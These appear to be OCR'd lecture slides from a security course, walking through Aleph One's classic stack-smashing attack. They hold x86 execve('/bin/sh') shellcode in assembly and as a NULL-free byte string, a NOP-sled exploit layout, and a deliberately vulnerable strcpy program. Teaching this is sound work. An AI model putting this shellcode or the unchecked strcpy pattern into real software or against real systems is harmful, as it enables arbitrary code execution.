
```
jmp 0x26
popl %esi
movl %esi,0x8(%esi)
movb $0x0,0x7(%esi)
movl $0x0,0xc(%esi)
movl $0xb,%eax
movl %esi,%ebx
leal 0x8(%esi),%ecx
movl 0xc(%esi),%edx
int $0x80
movl $0x1, %eax
movl $0x0, %ebx
int $0x80
call -0x24
.string "/bin/sh"
```

Optimized Shellcode: Aleph One

```
jmp 0x26
popl %esi
movl %esi,0x8(%esi)
movb $0x0,0x7(%esi)
movl $0x0,0xc(%esi)
movl $0xb,%eax
movl %esi,%ebx
leal 0x8(%esi),%ecx
movl 0xc(%esi),%edx
int $0x80
movl $0x1, %eax
movl $0x0, %ebx
int $0x80
call -0x24
.string "/bin/sh"
```

← Jump to the end of code


Optimized Shellcode: Aleph One



```
jmp 0x26
popl %esi
movl %esi,0x8(%esi)
movb $0x0,0x7(%esi)
movl $0x0,0xc(%esi)
movl $0xb,%eax
movl %esi,%ebx
leal 0x8(%esi),%ecx
movl 0xc(%esi),%edx
int $0x80
movl $0x1, %eax
movl $0x0, %ebx
int $0x80
call -0x24
.string "/bin/sh"
```

← Push the string's address onto the stack

Optimized Shellcode: Aleph One



```
jmp 0x26
popl %esi
movl %esi,0x8(%esi)
movb $0x0,0x7(%esi)
movl $0x0,0xc(%esi)
movl $0xb,%eax
movl %esi,%ebx
leal 0x8(%esi),%ecx
movl 0xc(%esi),%edx
int $0x80
movl $0x1, %eax
movl $0x0, %ebx
int $0x80
call -0x24
.string "/bin/sh"
```

← Save string's addr in %esi

Optimized Shellcode: Aleph One

```
jmp 0x26
popl %esi
movl %esi,0x8(%esi)
movb $0x0,0x7(%esi)
movl $0x0,0xc(%esi)
movl $0xb,%eax
movl %esi,%ebx
leal 0x8(%esi),%ecx
movl 0xc(%esi),%edx
int $0x80
movl $0x1, %eax
movl $0x0, %ebx
int $0x80
call -0x24
.string "/bin/sh"
```

Build the array on the stack (after the string)

Optimized Shellcode: Aleph One

```
jmp 0x26
popl %esi
movl %esi,0x8(%esi)
movb $0x0,0x7(%esi)
movl $0x0,0xc(%esi)
movl $0xb,%eax
movl %esi,%ebx
leal 0x8(%esi),%ecx
movl 0xc(%esi),%edx
int $0x80
movl $0x1, %eax
movl $0x0, %ebx
int $0x80
call -0x24
.string "/bin/sh"
```

Initialize the registers for the execv call

Optimized Shellcode: Aleph One

```
jmp 0x26
popl %esi
movl %esi,0x8(%esi)
movb $0x0,0x7(%esi)
movl $0x0,0xc(%esi)
movl $0xb,%eax
movl %esi,%ebx
leal 0x8(%esi),%ecx
movl 0xc(%esi),%edx
int $0x80
movl $0x1, %eax
movl $0x0, %ebx
int $0x80
call -0x24
.string "/bin/sh"
```

Trap into the kernel

Optimized Shellcode: Aleph One

```
jmp 0x26
popl %esi
movl %esi,0x8(%esi)
movb $0x0,0x7(%esi)
movl $0x0,0xc(%esi)
movl $0xb,%eax
movl %esi,%ebx
leal 0x8(%esi),%ecx
movl 0xc(%esi),%edx
int $0x80
movl $0x1, %eax
movl $0x0, %ebx
int $0x80
call -0x24
.string "/bin/sh"
```

← Call exit(0);

Sanitizing the Shellcode

Compiling the shellcode into a binary string gives us:

```
char shellcode[] =
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
"\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
"\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

Notice that the shellcode contains **NULL bytes** ('\x00'):

- Any NULL byte will cause a problem: it will cause the strcpy function to stop… therefore, we can't have any NULL bytes in our shellcode
- We will need to make some instruction substitutions to remove NULLs; known as "ASCII armoring"

Sanitizing the Shellcode

After some optimization and removal of NULL bytes:

```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

This shellcode consists entirely of non-NULL characters and is a total of 46 bytes long: fairly optimal.

- Tedious process: many exploits tend to use the same shellcode (borrowed from other exploits)
- Shellcodes don't always spawn a shell: they can be used to perform other operations (open a network connection, download and execute a program, etc.)
- http://www.metasploit.com

Putting it all Together

Crafting an exploit

Review

Stack Smashing

- An unchecked **strcpy**, using input provided by an attacker, might be used to overwrite the function's return address:
  - Allows hijacking execution of the program

Shellcode

- We can create code that executes a command shell (or potentially other programs)

How do we combine the two to create an **exploit**?


- For more detail, read "*Smashing the Stack for Fun and Profit*", by Aleph One
- Included in Lab #1 materials

Creating an Exploit

We want to overwrite the function's return address with the address of our shellcode.


- **Problem:** We may not know the exact address of where the buffer will start in the stack

Creating an Exploit




Because we don't know the exact starting address of **buf**, we'll place our shellcode part-way into the exploit string.

Creating an Exploit



Next, we examine the program we're attacking, and find an address close to where we think **buf** will reside on the stack.

Creating an Exploit



Finally, we fill the beginning of the exploit string with NOP instructions: the CPU will just skip over these until it reaches our shellcode.

Finding the Starting Address

```
int foo(char * arg, char * out)
{
  strcpy( out, arg );
  return( 0 );
}

int main(int argc, char * argv[])
{
  char buf[64];

  assert( argc >= 2 );
  foo( argv[1], buf );
  return( 0 );
}
```


- Where is the vulnerability?
- Which return address will be overwritten?
- Which starting address are we trying to find?

Other Approaches

Other Attack Buffers

Other attack buffers are possible: what to use depends on the circumstances

- **Problem:** The buffer is not large enough to hold shellcode (the shellcode would overwrite the return address)
  - Put the shellcode in another buffer somewhere else
  - Sometimes you can put the shellcode after the buffer
- **Problem:** The program forms the buffer from several other strings
  - It is common to have a buffer overflow when a program is building a list of things to return the user via **strcat**
  - The attacker may provide the shellcode in pieces


Questions?